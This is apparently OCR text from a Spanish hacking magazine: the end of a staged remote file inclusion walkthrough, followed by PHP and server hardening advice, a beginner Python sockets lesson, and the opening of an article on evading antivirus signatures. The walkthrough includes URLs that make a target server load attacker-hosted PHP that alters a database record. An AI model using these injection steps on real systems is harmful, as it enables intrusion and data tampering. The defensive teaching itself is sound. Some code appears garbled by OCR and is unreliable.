Rápidamente apuntamos los datos en nuestro informe, y procedemos a modificar la dirección del pedido a *C\Secreta N 99 – Wadalbertia*


3.1.5 Modificando la dirección del pedido

Formamos la última sentencia SQL que nos permitirá finalizar la misión:

UPDATE pedidos_pendientes SET lugar='C\Secreta N 99 Wadalbertia' WHERE dia ='2005-05-12'

Y creamos el script que la ejecuta: (**ver listado 5**)

La ejecutamos:





http://172.16.1.2/index.php?seccion=http://172.16.1.45/modificacion.inc

Por último volvemos a usar el script pedido.php para asegurarnos de la modificación llevada a cabo.

http://172.16.1.2/index.php?seccion=http://172.16.1.45/pedido.inc
(**ver imagen 9**)

¡Lo conseguimos!

Misión completada

Gracias a su infiltración hemos logrado intervenir un cargamento de embudos que escondía 12 millones de euros en diamantes. Wadalberto, único detenido, ha pasado a disposición judicial.

4 Protegiéndonos de este tipo de ataques

Como veis un simple error de programación Web (RFI) , nos ha permitido realizar una infiltración hasta el mismo servidor de bases de datos de la empresa, nosotros hemos alterado un dato, pero de igual manera podríamos haber sacado un completo back-up o incluso borrar el contenido de todas las tablas, y todo debido a un error de programación, ¿ves la importancia que tiene la programación segura?

4.1 Por parte del programador de la web

Lo principal es concienciarnos de la importancia que tiene la programación segura, la anterior empresa ficticia pudo haber frenado nuestro ataque con unas recomendaciones que veremos a continuación.
Evitando a toda costa la inclusión de variables dentro de un *include, include_once, require, require_once* sin antes verificar su contenido.

```
<?php
//ERROR!!!!!!!
include($_GET['seccion']);

?>
```

Para este caso verificaríamos que la variable *$seccion* solo contenga archivos del propio directorio de la Web, mediante funciones como file_exists() y tratamiento de cadenas para evitar que contenga lugares externos (http:// , ftp:// ...)

Si queremos tener la total seguridad, podemos usar un *switch* que contemple todos los posibles valores permitidos de la variable $seccion y asociarlos a un archivo a incluir:(**ver listado 6**)

La sentencia de dispersión evaluaría el valor de la variable *$seccion* e incluiría el archivo al que le asociamos, contando que se usara este script en la web de la misión los enlaces podrían quedar así:

http://172.16.1.2/index.php?seccion=inicio
http://172.16.1.2/index.php?seccion=noticias
...
.

Con esto ya no habría peligro alguno de *remote file inclusion* , además al no incluir en el enlace la propia extensión (para el ejemplo: .html) como pasaba antes, evitaremos que nuestra Web se visualice como un claro objetivo.

Otra recomendación es evitar que se muestren errores de nuestras funciones para evitar que el atacante consiga información, se consigue anteponiendo @ a la función:
@include(....) , @mysql_connect(..), @mysql_query(...) ... etc.

De esta forma, aunque dentro del include vaya un archivo inexistente, no se visualizarían los errores al visitar la web.

4.2 Por parte del administrador del servidor

Para lograr frenar ataques de este tipo y evitar al máximo las infiltraciones seguiremos unos consejos básicos:

- **Ejecutar PHP/Apache en un usuario con los mínimos privilegios necesarios.**

El código PHP que ejecutemos a través de RFI se ejecutará con estos permisos, imaginad qué pasaría si el servidor se ejecutara por un usuario con privilegios de root y un atacante consiguiera acceso por RFI

Nota

si te interesa el tema de la programación segura en PHP, puedes visitar la web http://phpsec.org (PHP Security Consortium) la cual está completamente dedicada a la difusión de la programación segura en PHP.

- **PHP en modo seguro:**

Deshabilita o restringe funciones consideradas peligrosas, puedes encontrar la lista detallada en http://es2.php.net/features.safe-mode
Se consigue activándolo desde php.ini (Safe_mode=On)

- **Deshabilitar el acceso remoto a archivos**

De esta forma al atacante le será imposible incluir archivos remotos, se consigue modificando el valor de allow_url_fopen en php.ini:

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = Off

- **Usando Mod_security**

Mod_security es un módulo para Apache que funciona como un sistema de detección de intrusos a nivel de pedidos HTTP, con las reglas adecuadas puede prevenir infinidad de ataques.
Puedes encontrar mas información sobre esta utilidad y algunos ejemplos de reglas en http://www.hackxcrack.com/phpBB2/viewtopic.php?t=20732

5 Despedida


Ésta ha sido la primera misión, espero que os haya gustado y haya despertado en vosotros una curiosidad que os lleve a seguir investigando y profundizando.

Os espero en la próxima, en un escenario distinto, con más técnicas de infiltración usadas en la realidad, os espero aquí, en *hacking de estrategia.*

Autor: CrashCool







Capítulo 2

Curso de Python

Por Moleman (a.k.a Héctor M.)

Bienvenido al Episodio 2 de este Curso de Python. Si os gustó el primero este os encantará. Y sin más dilación entremos al trapo.

Para no perder las buenas costumbres aquí van los programas regalito de la casa.

echo-server.py

```
#!/usr/bin/env python
import socket,sys

def eco(conn,dir_conn):
      print 'Aceptando conexion de:',dir_conn[0],'en puerto:',dir_conn[1]
      while 1:
            data=conn.recv(1024)
            if not data: break
            conn.send('Echo -> '+data)
      conn.close()
      print 'Fin de conexion de:',dir_conn[0],'\n'
      if (len(sys.argv)!=2):
      print './echoserver.py [puerto]'
      sys.exit(10)
maquina=''
puerto=int(sys.argv[1])
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((maquina,puerto))
s.listen(5)
while 1:
      conn,dir_conn=s.accept()
      eco(conn,dir_conn)
```

echo-client.py

```
#!/usr/bin/env python

import sys,socket

mens=['Saludos...']
if len(sys.argv)<3:
      print './echoserver.py [ip] [puerto] (mensaje1 | mensaje2 | ... | mensajeN)'
      sys.exit(10)
elif len(sys.argv)>3:
      mens=sys.argv[3:]
print sys.argv
maquina = sys.argv[1]
puerto=int(sys.argv[2])
print 'Conectando a',maquina,'...'
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((maquina, puerto))
for linea in mens:
      s.send(linea)
      data=s.recv(1024)
      print 'Recibido:',data
s.close()
```

En el anterior artículo comente que nos quedaban unos cuantos tipos de datos por comentar. Estos son: listas, diccionarios y tuplas.

Primero haremos una breve revisión y ampliación.

Tipo de datos cadena

Ya comentamos las cadenas. Una cadena es simplemente un conjunto de caracteres entrecomillado.

Las funciones que podemos usar con cadenas son:

int(): convierte una cadena que representa un entero en un entero
float(): convierte una cadena "flotante" en un flotante
str(): el inverso de los dos anteriores
ord(): coge una cadena de un solo carácter y devuelve su ASCII entero
chr(): coge un entero entre 0 y 255 y devuelve el carácter correspondiente en ASCII
len(): imprime la longitud de la cadena que se le pase (el número de caracteres)



Métodos

También disponemos de los métodos.

"Antiguamente" para operar con cadenas se usaban las funciones del módulo *string*, mas ahora dicho módulo ha quedado obsoleto. Para sustituirlo existen los métodos.

Un método es simplemente una operación sobre una o varias cadenas. Se invocan así: cadena.método() (con parámetros si los requiere)

```
>>> cadena='Mi cadena'
>>> print cadena.upper()
MI CADENA
>>>
```

El método **upper()** por ejemplo, convierte en mayúsculas el contenido de una cadena. Otros métodos usados son por ejemplo: **lower()** que convierte en minúsculas, **split()** que corta la cadena por cada separador dado y la convierte en una lista o **replace()** que sustituye los caracteres que se especifiquen de una cadena por otros también especificados. Según vayamos viendo algunos los iremos explicando aunque si tenéis curiosidad podéis usar la función **dir()**. Esta función devuelve los métodos de un tipo de datos dado (vale para cadenas, listas, diccionarios,...). Veamos su uso:

```
>>> cadena='Mi cadena'
>>> dir(cadena)
['__add__', '__class__', '__contains__',
'__delattr__', '__doc__', '__eq__', '__ge__',
'__getattribute__', '__getitem__', '__get-
newargs__', '__getslice__', '__gt__',
'__hash__', '__init__', '__le__', '__len__',
'__lt__', '__mod__', '__mul__', '__ne__',
'__new__', '__reduce__', '__reduce_ex__',
'__repr__', '__rmod__', '__rmul__',
'__setattr__', '__str__', 'capitalize', 'center',
'count', 'decode', 'encode', 'endswith',
'expandtabs', 'find', 'index', 'isalnum', 'isal-
pha', 'isdigit', 'islower', 'isspace', 'istitle', 'isu-
pper', 'join', 'ljust', 'lower', 'lstrip', 'replace',
'rfind', 'rindex', 'rjust', 'rstrip', 'split', 'splitli-
nes', 'startswith', 'strip', 'swapcase', 'title',
'translate', 'upper', 'zfill']
>>>
```

Estos serian todos los métodos y funciones asociados a las cadenas en general. Si hiciéramos dir() con una lista saldrían los métodos y funciones asociados a las listas.

También indicar que podemos acceder a un carácter específico de la cadena indicándole la posición del carácter, empezando a contar desde el cero, entre corchetes. Así:

```
>>> cadena='Mi cadena'
>>> print cadena[4]
a
>>>
```

Imprimimos la posición 4, que corresponde al quinto carácter de la cadena, en este caso la "a". Dentro de este mismo apartado tenemos que comentar el operador ***slice*** (corte) que se representa con dos puntos (:). Este operador nos sirve para seleccionar un rango de elementos. Así:

```
>>> cadena='Mi cadena'
>>> print cadena[3:6]
cad
>>>
```

mostramos las letras de la 3 a la 5. La teoría es así: el slice selecciona todos los elementos entre **[x:z-1]**. Si omitimos el primer valor ([:z]) contara desde cero hasta z-1 y si omitimos el ultimo ([x:]) contara desde x hasta el final. Sencillo y útil.
Continuemos.

Tipo de datos *lista*

Una lista en un conjunto de datos de cualquier tipo (incluso de varios tipos diferentes al mismo tiempo), y se declara entre corchetes ([]). Veamos un ejemplo:

```
>>> lista=[2,'hola']
>>> print lista
[2, 'hola']
>>>
```

Como vemos, hemos creado una lista que contiene un entero y una cadena y luego la hemos imprimido entera. Si quisiéramos imprimir sólo un elemento de la lista deberíamos indicarle la posición del elemento a imprimir.

```
>>> lista=[2,'hola',3.14159]
>>> print lista[1]
hola
>>>
```

Los elementos se enumeran empezando por el cero, por lo que si queremos imprimir el 'hola', tenemos que indicarle que imprima el elemento uno (la lista contiene tres elementos: cero, uno y dos). Incluso si el elemento al que accediéramos dentro de la lista fuera una cadena podríamos acceder a un carácter específico dentro de la cadena, dentro de la lista. Mucho lío? Un ejemplo:

```
>>> lista=[2,'hola',3.14159]
>>> print lista[1][3]
a
>>>
```

Hemos accedido a la cadena 'hola' y luego hemos accedido a la cuarta letra de la cadena, la "o" :)
Además podemos usar el slice con las listas.

Las listas también tienen métodos propios para operar con ellas. Si hacemos un dir()

```
>>> dir(lista)
['__add__', '__class__', '__contains__',
'__delattr__', '__deli-          tem__',
'__delslice__', '__doc__', '__eq__',
'__ge__', '__getattribute__', '__getitem__',
'__getslice__',    '__gt__', '__hash__',
'__iadd__', '__imul__',
'__init__', '__iter__', '__le__', '__len__',
'__lt__', '__mul__', '__ne__', '__new__',
'__reduce__',    '__reduce_ex__', '__re-
pr__', '__rmul__', '__setattr__', '__seti-
tem__', '__setslice__', '__str__', 'append',
'count', 'extend', 'index', 'insert', 'pop', 'remo-
ve', 'reverse', 'sort']
>>>
```

Por ejemplo, **append()** añade un elemento al final de la lista. según veamos los métodos iremos explicándolos. También pueden usarse los operadores de concatenación (+), repetición (*) y la función len() de las cadenas sobre las listas. Para borrar un elemento de la lista usaremos: **del lista[indice]**

Tipo de datos tupla

Una tupla es a todos los efectos lo mismo que una lista con una importante diferencia: las tuplas son inmutables. Son constantes. Una vez declarados sus valores ya no podrán ser cambiados

(con una pequeña excepción que comentaremos.)

Una tupla se declara igual que una lista salvo que se usan paréntesis en lugar de corchetes:

```
>>> tupla=(9,'hola')
>>> print tupla
(9,'hola')
>>>
```

La tuplas no tienen métodos asociados. Si se diera el caso de necesitar modificar una tupla, disponemos de las funciones **tuple()** y **list()**. List() convierte una tupla en una lista con lo que podremos modificarla a nuestro antojo, y tuple() realiza justo lo contrario: convertir una lista en una tupla.

Tipo de datos diccionario

Pensemos en un diccionario de Inglés-Español. Buscas una palabra en inglés y tienes la equivalencia en castellano. Pues eso mismo es un *diccionario*.

Un diccionario es igual que una lista solo que cada elemento esta compuesto de un índice y su elemento asociado. Una lista es lo mismo pero el índice es numérico, y no figura visiblemente mientras que en un diccionario si es visible y lo ponemos nosotros. Veamos:

```
>>> dicc={'hola':'adios',978:'jeje'}
>>> print dicc
{978: 'jeje', 'hola': 'adios'}
>>> print dicc['hola']
adios
>>>
```

Los diccionarios se declaran entre llaves y cada par se separa entre sí por dos puntos y entre cada par por comas. Para seleccionar un par basta con indicarlo entre corchetes como si fuera el índice de una lista como podemos ver. Disponen de sus propios métodos que podremos ver con dir() y también podemos usar del() para borrar un elemento en particular como en las listas.

```
>>> del(dicc['hola'])
>>> print dicc
{'jaja': 'jeje'}
>>>
```

Crear nuestras propias funciones

Bueno, después de todo el peñazo con los tipos de datos vamos a cambiar de tercio y aprenderemos como crear funciones dentro de nuestro código. Las funciones son una forma de reutilizar código ya que puedes llamarlas o importarlas desde otro programa siempre que las necesites.

Crear una función es muy sencillo. Tan solo:

```
def nombre_función(parametros):
        intrucciones
        ....
```

La función acaba cuando se deja de tabular. Los parámetros de entrada son opcionales. Se ponen si necesitamos pasarle datos a la función desde el exterior. Veamos un par de ejemplos y os lo aclarará. Veréis que no tiene mayor compliación:

```
>>> def funcion():
...     print 'Probando funcion...'
...
>>> funcion()
Probando funcion...
>>>
```

Creamos la función y luego simplemente la llamamos. Esta función no necesitaba parámetros pero y si quisiéramos pasarle datos?

```
>>> def funcion(x,y):
...     print x*y
...
>>> funcion(3,4)
12
>>>
```

Sencillo. Le indicamos los parámetros que necesita para funcionar y luego operamos con ellos. Y si necesitamos que la función nos devuelva un valor? Para eso usamos la instrucción **return**.

```
>>> def funcion_ret(x,y):
...     return x+y
...
>>> z=funcion_ret(3,4)
>>> print z
7
>>>
```

Devolvemos el valor y lo almacenamos en una variable (z) y luego ya podemos hacer con él lo que queramos. Fácil, verdad?

Crear ahora nuestros propios módulos importables sería tan sencillo como crear un fichero lleno de nuestras funciones y en nuestros programas importar aquellas que necesitáramos. Útil y rápido.

Bueno, si habéis llegado hasta aquí sin dormiros es que tenéis mucha paciencia. Lo agradezco y espero que hasta el momento os haya gustado el desarrollo del artículo. Puede que se esté haciendo algo corto, pero debéis comprender que explicar todas y cada una de las funciones y métodos que hemos visto hasta ahora sería interminable así que he preferido mencionarlas y daros las herramientas para que las busquéis (dir()) y miréis como funcionan por vuestra cuenta (además así se aprende mejor. Tropezando y levantándose). ahora llegamos a una parte más interesante. Vamos a aprender a pasar argumentos al programa y como aliciente para que hagáis experimentos en casa aprenderemos a programar sockets. Eso sí, nada de módulos. Sockets a mano y en bruto ;)

Pasando argumentos desde la línea de comandos

Quizás os preguntéis porque hasta el momento no he explicado para que sirve los programas del principio. Bueno, una razón es que creo que sois lo bastante listos como para averiguarlo pero básicamente es porque hasta el momento no ha sido necesario echar mano de ellos para las explicaciones. Hasta el momento...

Los programas son dos: el echo-server.py es un programa que abre el puerto que tu le digas y se pone a la escucha. Su función es, como su nombre indica, devolver dato a dato todo lo que le manden a quien se lo mandó. El echo-client.py es el cliente del server (aunque podríais usar cualquier programa de conexión como telnet o netcat). Manda cadenas de caracteres y luego muestra por pantalla lo que recibe del server.



A veces nos interesa que un programa tenga varias opciones disponibles y no es factible hacer un menú de usuario. Aquí entran en juego los argumentos. Para realizar esta tarea necesitaremos la ayuda del módulo sys.

La "lista" que almacena los argumentos del programa es **argv** y puede ser importada del módulo sys.

Veamos nuestro programa echoserver.py:

```
import socket,sys
.......
if (len(sys.argv)!=2):
      print './echoserver.py [puerto]'
      sys.exit(10)
```

Como podemos ver, se importa sys y tenemos disponible argv. El primer elemento de argv y que siempre esta presente es el mismo nombre del programa. Después vendrían todos los argumentos que se le pasen al programa (es importante que recordéis que como en las listas, se empieza a numerar a partir del cero, por si necesitáis acceder a un elemento en particular).

En el programa comprobamos la longitud de la lista argv usando la función len() y vemos si es distinta de dos. Si lo es, les soltamos el "manual del usuario" para recordar como se usa el programa, y salimos. La función exit(), aprovechando la ocasión, es una forma rápida de salir del programa en curso. Si se omite el parámetro se considera salida correcta (o igual a cero).

Vamos a hacer otra prueba con el argv para que veáis como es (un programa muy sencillo):

prueba_argv.py

```
#!/usr/bin/env python

import sys

print sys.argv
```

Si lo ejecutamos con argumentos:

```
Shadowland:~/python$ ./prueba_argv.py hola segundo mirando argumentos
['./prueba_argv.py', 'hola', 'segundo', 'mirando', 'argumentos']
Shadowland:~/python$
```

Se imprime la lista entera (entre corchetes) de todos los argumentos, y como podéis ver, el primero es el propio nombre del programa. Ahora ya podréis crear programas mas aparentes y "profesionales" ;)

Sockets "a mano"

Llegó el tan ansiado momento. Espero explicarme bien y que me comprendáis. Vamos a explicar una por una las intrucciones de los programas server.py y client.py.

Primero el **servidor**:

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Aquí creamos un socket TCP al llamar a la función socket() del módulo socket (fijaos: socket.socket) y lo asignamos a la variable "s". Los parámetros le indican que es un socket TCP. El primer parámetro, AF_INET, indica que usaremos el protocolo IP y el segundo parámetro, SOCK_STREAM indica que es un socket que usa el protocolo TCP.

Todas las opciones disponibles como parámetros son:

AF_INET:	indica sockets IP
AF_UNIX:	indica sockets UNIX en la máquina local
SOCK_STREAM:	indica protocolo TCP
SOCK_DGRAM:	indica protocolo UDP
SOCK_RAW:	indica raw socket (en crudo)

```
s.bind((maquina,puerto))
```

Ligamos el socket a una dirección IP y un puerto con bind() (fijaos que pongo la variable con un punto y luego la función. Esto tiene que ver con la programación de objetos pero ya lo veremos otro día. Quedaos con que se hace así y listos). Si os fijáis, hay doble paréntesis. No es un error de imprenta.

Bind() necesita que se lepasen los parámetros en una tupla, y las tuplas, si recordáis se declaran entre paréntesis.

La variable puerto, si veis el código del programa, es igual a argv[1], es decir, que el puerto se lo pasamos por consola (repasad otra vez el apartado de argv si no lo tenéis claro), y la variable maquina equivale a la cadena vacía ('' comillas simples). Por qué la cadena vacía? Porque el host en un server se declara así, indicando que la función bind() se ejecuta en la máquina local. Los avispados os habréis dado cuenta de que dicha variable podría contener cualquier otra cosa. Es cierto, podría contener una IP por ejemplo, pero tened en cuenta que a no ser que esa IP coincida con la del ordenador donde se está ejecutando el programa, este no funcionará :P

```
s.listen(5)
```

Esto es sencillo. Pone a escuchar al socket en el puerto y limita el numero máximo de conexiones aceptadas antes de empezar a denegar el acceso (en este caso 5). Como nuestro server no está programado con threads, aceptará la primera conexión y las siguientes 5 las dejará "en espera" hasta que el server esté disponible.

Es necesario siempre el parámetro de listen() con un mínimo de 1.

En estos momentos, el server esta listo y a la escucha y se pone en bucle infinito a la espera de conexiones entrantes (por eso el while 1. Por cierto, por si no lo habéis deducido, para salir del server en ejecución la única forma es pulsar Ctrl-C, como en el netcat ;P)

```
conn,dir_conn=s.accept()
```

Aceptamos la conexión entrante y almacenamos los datos en dos variables (en Python está permitida la asignación múltiple). La conexión real se almacena en la variable conn y la dirección del cliente en dir_conn

```
eco(conn,dir_conn)
```

Llamamos a nuestra función eco() con los dos parámetros obtenidos en accept(), y dentro de ella entraremos en otro bucle infinito para ir leyendo la información según vaya llegando.

```
data=conn.recv(1024)
```

Recibimos 1024 bytes (1 kb) de información y la almacenamos en la variable data.

```
if not data: break
```

Si llegara el momento de que data fuera igual a la cadena vacía, lo que significaría que no se han recibido más datos, el bucle while infinito se rompería (gracias a break)

```
conn.send('Echo -> '+data)
```

Envía de vuelta al cliente los datos recibidos en data con send()

```
conn.close()
```

Cierra la conexión una vez acabado el bucle.

Con todo esto queda explicado el server. Ahora nos meteremos con el cliente. Será más sencillo y rápido de explicar puesto que ya hemos visto como funcionan las cosas. Metámonos en harina:

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Creamos el objeto socket como en el server.

```
s.connect((maquina, puerto))
```

Conectamos al par maquina:puerto mediante connect(). Este funciona igual que bind() sólo que conecta a la máquina destino en vez de ligar un puerto al socket. Necesita, al igual que bind(), que se le pasen los parámetros en una tupla.

```
s.send(linea)
```

Manda el contenido de la variable linea al host destino.

```
data=s.recv(1024)
```

Recibe el resultado.

```
s.close()
```

Cierra el socket.

Bien, ya está. Supongo que no ha sido tan doloroso ni complicado, verdad? Con esto tenemos una buena base para desarrollar nuestras pequeñas aplicaciones orientadas a la conexión, ya sean servers o clientes.
Hemos llegado al final del artículo. Ha quedado más corto que el primero pero esto es así porque el primero era todo el peñazo de la sintaxis del lenguaje y había que dejarlo claro. Pensad que hubiera pasado si no lo hubiera hecho. Dos artículos seguidos aguantando un tostón? ;P

Para no variar las costumbres os voy a poner un ejercicio para que vayáis practicando todo.

Ejercicio:

Tomando como base lo que hemos explicado, debéis intentar crear un programa que usando sockets se conecte a un servidor SMTP y envíe un e-mail. Para los que hayan seguido la revista, la explicación de los comandos SMTP ha salido en el curso de PyC. Para quienes no la hayan seguido, os haré un breve resumen:

HELO mi_nombre	para identificarse uno mismo
MAIL FROM: mi_mail	para indicar el remitente del correo
RCPT TO: correo_destino	para indicar el receptor del correo
QUIT	para salir del SMTP

Debéis recordar que para finalizar el texto del mensaje tenéis que acabar con un punto en una linea independiente, y un retorno de carro, así:

```
Este es un mensaje de prueba. Tanto gusto.
.<cr>
```

Y aquí acabamos. Hasta el "Episodio 3".

Saludos...

PD: uh-oh, se me olvidaba. Un breve resumen de lo que vendrá en el siguiente artículo: Ficheros, Objetos y clases, Módulos de sockets especializados y una sorpresita (no os lo voy a decir todo, verdad? ;))

Agradecimientos a HpN, HxC y a mi mujer Marta





Investigación



Poniendo a prueba el Antivirus

¿Cómo funciona un antivirus? ¿Cómo de efectivo es a la hora de identificar software malintencionado? ¿Es posible engañarlo? Dicho de otra manera, ¿podemos fiarnos de nuestro antivirus? En este artículo intentaremos responder a estas peguntas con un ejemplo práctico. Veremos en qué basan su funcionamiento la mayoría de los antivirus y veremos también lo relativamente fácil que es modificar un archivo detectado para volverlo indetectable manteniéndolo plenamente funcional. El objetivo de este artículo es proporcionar una mayor perspectiva para valorar la seguridad que nos puede proporcionar este tipo de software.

Introducción

La empresas fabricantes de antivirus no cejan en su empeño de convencernos de que su producto es todo lo que necesitamos para sentirnos a salvo contra virus, troyanos, gusanos y todo tipo de software malicioso. Mi intención en este artículo es dar una idea general acerca del funcionamiento de los antivirus y poner de manifiesto la fragilidad del sistema de detección que todavía es el más usado hoy en día: el método de firmas.

Los antivirus y sus limitaciones

Un antivirus **es un programa más** de los que se ejecutan constantemente en nuestro ordenador, cuya misión es interceptar e impedir la ejecución de otros programas que él considera peligrosos. Hoy en día la nomenclatura anti-virus está desfasada, lo correcto sería llamarlos anti-**malware**, ya que hay muchos tipos diferentes de **programas maliciosos** que son detectados por los antivirus (virus, gusanos, troyanos, spyware, exploits, scripts, macros, ...). Es decir se trata de programas que luchan contra otros programas. La única ventaja que tienen los antivirus (que llamaremos AV a partir de ahora) sobre el malware es que los primeros ya suelen estar funcionando cuando los segundos tratan de ejecutarse por primera vez, de manera que juegan con la ventaja de haber podido obtener con anterioridad el control del sistema. Su gran desventaja es que no pueden reconocer a su enemigo hasta que ya ha empezado el ataque. El malware tiene todo el tiempo del mundo para estudiar a los AV a fondo y fabricar nuevas armas "a medida", en cambio el AV tienen la complicada misión de reaccionar en milésimas de segundo ante ataques de desconocidos con armas también desconocidas.

Dado que se trata de productos comerciales privados (en su inmensa mayoría), por tanto sujetos a las leyes del marketing, una parte fundamental de una empresa de AV se basa en la publicidad. En principio no hay ningún problema en la propaganda, es algo totalmente asimilado por nuestra sociedad, pero cuando se tratan cuestiones de seguridad el tema se vuelve delicado. Si nos paseamos por las webs de los principales AV del mercado veremos la mayoría nos transmiten más o menos la siguiente idea: "Cómprame y olvídate de los virus". Pues bien, es suficiente un poco de sentido común para darse cuenta del tremendo error que se comete al creer algo así, pero para que no os quepa ninguna

duda os recomiendo que leáis este artículo de Hispasec (en mi opinión una de las mejores empresas españolas de seguridad informática) sobre la publicidad del servicio de Terra que incorpora una solución antivirus: http://www.hispasec.com/unaaldia/2292.

Como afirma **Bernardo Quintero**:

> *"Anuncios como el de Terra, además de ser publicidad falsa (con lo que ello pudiera conllevar), son claramente contraproducentes para los usuarios, ya que crean una falsa sensación de seguridad. Los usuarios deben ser en todo momento conscientes de las limitaciones intrínsecas de las soluciones antivirus, y en ningún momento deben olvidarse de los virus, o terminarán infectándose. Los antivirus son una capa de seguridad recomendable y necesaria en sistemas domésticos y entornos corporativos, pero como toda solución tiene sus limitaciones, y es entonces cuando la única línea de defensa es el factor humano. Si vamos promulgando que el antivirus es infalible, que el usuario debe olvidarse de los virus por completo, o incluyendo un pie en el correo electrónico diciendo que el mensaje está libre de virus... al final lograremos que, por un exceso de confianza, el usuario se infecte."*

Espero que este artículo ayude a mostrar a la mayor cantidad de gente posible algunas de las limitaciones a las que se hace referencia en el artículo citado y les permita valorar con mayor conocimiento de causa la protección puede proporcionar la solución AV elegida.

Método de Firmas

Este es el método de detección **básico** que usan todos los AV del mercado. Eso no quiere decir que sea el único, ni mucho menos, pero dado que es el de mayor rapidez y fiabilidad **dentro de sus limitaciones**, constituye el mínimo común denominador de todas las soluciones AV. ¿Y en qué consiste este método? Todos los archivos están formados por una serie de bytes ordenados. Cuando los laboratorios de una empresa de AV identifican un archivo como virus, lo primero que hacen es ponerle un nombre, luego escogen una o varias series continuas de bytes de ese archivo y las almacena en una base de datos relacionándolas con el recién bautizado virus. A partir de este momento, cuando el motor de búsqueda del antivirus encuentre esta cadena en algún archivo lo identificará como el virus que tiene definido en su catálogo.

Por definición, con el método de firmas sólo es posible detectar virus que ya hayan pasado por el laboratorio de las empresas de AV. Es decir, es un método incapaz de detectar tanto a mutaciones nuevas de virus ya conocidos como a los virus completamente nuevos que se creen en el futuro. Al menos durante un intervalo de tiempo, que puede ser de horas o semanas dependiendo de lo que tarde en reaccionar cada empresa de AV ante la nueva amenaza, todos los equipos protegidos únicamente por este método serán totalmente vulnerables.

Un ejemplo relativamente reciente de este mecanismo (y que también nos da una idea de la acusada dependencia del método de firmas por parte de la mayoría de las soluciones AV) lo tenemos en el seguimiento que hizo Hispasec de la propagación del gusano 'Pawur' y de su análisis de los tiempos de reacción de cada producto: http://www.hispasec.com/unaaldia/2221 , http://www.hispasec.com/unaaldia/2223 .

Métodos Proactivos

Los métodos proactivos son diferentes sistemas de detección que intentan identificar el software malicioso **nuevo** y que por tanto todavía **no ha sido catalogado**. Si habéis leído los artículos de Hispasec mencionados habréis comprobado que el AV **Nod32** de la empresa **Eset** fue el primero en identificar el virus Pawur como 'probable virus' nada más aparecer. ¿Cómo es eso posible? Pues muy sencillo, pudo hacerlo porque usó un método alternativo al reconocimiento de firmas: el **método heurístico**. En palabras de la misma Eset, el método heurístico "*se basa en complejos algoritmos matemáticos que intentan anticiparse a las acciones que pudiera efectuar un código determinado si éste fuera ejecutado*". De esta manera es posible identificar virus futuros sin necesidad de catálogos de firmas.

Pero todo "pro" tiene sus "contras", y en este caso la característica principal de este método es también su principal problema: su tremenda complejidad. Y de esta complejidad se derivan otros problemas:

-Se consumen muchos recursos para procesar cada archivo mediante este método, con la consiguiente carga y ralentización del sistema que implica.

-Debido a que es un método probabilístico se pueden generar falsos positivos, es decir, se puede identificar como posibles virus a archivos que realmente no lo son.

-El tercer punto en contra viene derivado de los dos anteriores: dado el elevado consumo de recursos que necesitan estas soluciones heurísticas y la relativa poca fiabilidad (en general) que han conseguido hasta ahora, hace que pocos AV tengan activada esta opción, al menos en su modo más avanzado, en su configuración por defecto. A pesar de que esto no representa un problema serio para un usuario avanzado, el usuario medio, que es el más susceptible de ejecutar archivos potencialmente peligrosos, no se suele preocupar de cambiar la configuración por defecto, y por lo tanto sigue dependiendo del método de firmas o de una heurística débil para su protección.

La heurística no es el único método proactivo, cada vez más las diferentes empresas de AV se esfuerzan en sacar nuevos métodos de este tipo. El **Panda**, por ejemplo, no hace mucho sacó su tecnología '**TruPrevent**' que consiste en emular por anticipado el funcionamiento del software analizado en un entorno seguro para poder decidir si su comportamiento real puede o no resultar dañino. **Norman** también ha apostado fuerte por su nueva tecnología '**Norman Sandbox**' que sigue una idea similar a la de Panda. Consiste en crear una minimáquina virtual aislada del sistema operativo real y ejecutar en su interior el software a analizar para poder valorarlo de manera segura.

Sin duda el camino de los métodos proactivos es el que puede proporcionar mayor seguridad a los usuarios y deberán seguirlo tarde o temprano todas las compañías de AV para poder sobrevivir.

Debilidades del método de firmas

El método de firmas se basa en el reconocimiento de una cadena de bytes por parte del AV. Sabiendo esto, ¿qué ocurriría si se modificara esa cadena? Pues que el archivo modificado dejaría de contener la cadena catalogada por el AV y por lo tanto dejaría de ser detectado como virus. Así de simple... y así de complejo ^_^!

Me explico, para conseguir cambiar una cadena detectada por un antivirus primero debemos encontrarla, y eso no es tarea fácil. Es necesario localizar una serie particular de bytes (normalmente unas pocas decenas) entre un auténtico océano (un ejecutable normal suele tener del orden de varios cientos de miles de bytes, llegando fácilmente a millones o 'megas'). Cadena (o serie, o firma) que por descontado no conocemos, porque como es lógico, los AV no acostumbran a publicar sus bases de datos. Además, por si esto fuera poco, los buenos AV suelen escoger cadenas con información importante para la correcta ejecución del programa, de manera que si un byte es cambiado por otro cualquiera (aleatorio) el programa se vuelve muy inestable o directamente deja de funcionar.

Si se modifican las firmas de un archivo detectado por un antivirus, éste pasará a no ser detectado .

El caso es que, para bien o para mal, existen técnicas que permiten localizar la cadena detectada por los AV. Y también existen otras para modificar la cadena detectada sin hacerlo de manera aleatoria, es decir, sustituyendo esa serie de instrucciones por otra diferente con la que se obtenga el mismo resultado en la ejecución del programa.

En fin, siempre he creído que las opiniones mejor fundamentadas son las que se hacen con conocimiento de causa, y que la mejor manera de saber a qué sabe un naranja es comiéndote una :P. Así que siguiendo la filosofía "Conoce al enemigo para poder protegerte de él" os invito a poner en práctica todos estos conceptos en un **ejemplo real,** para poder asimilarlos mejor y decidir por vosotros mismos hasta que punto podéis confiar en vuestro AV.

Demostración Práctica

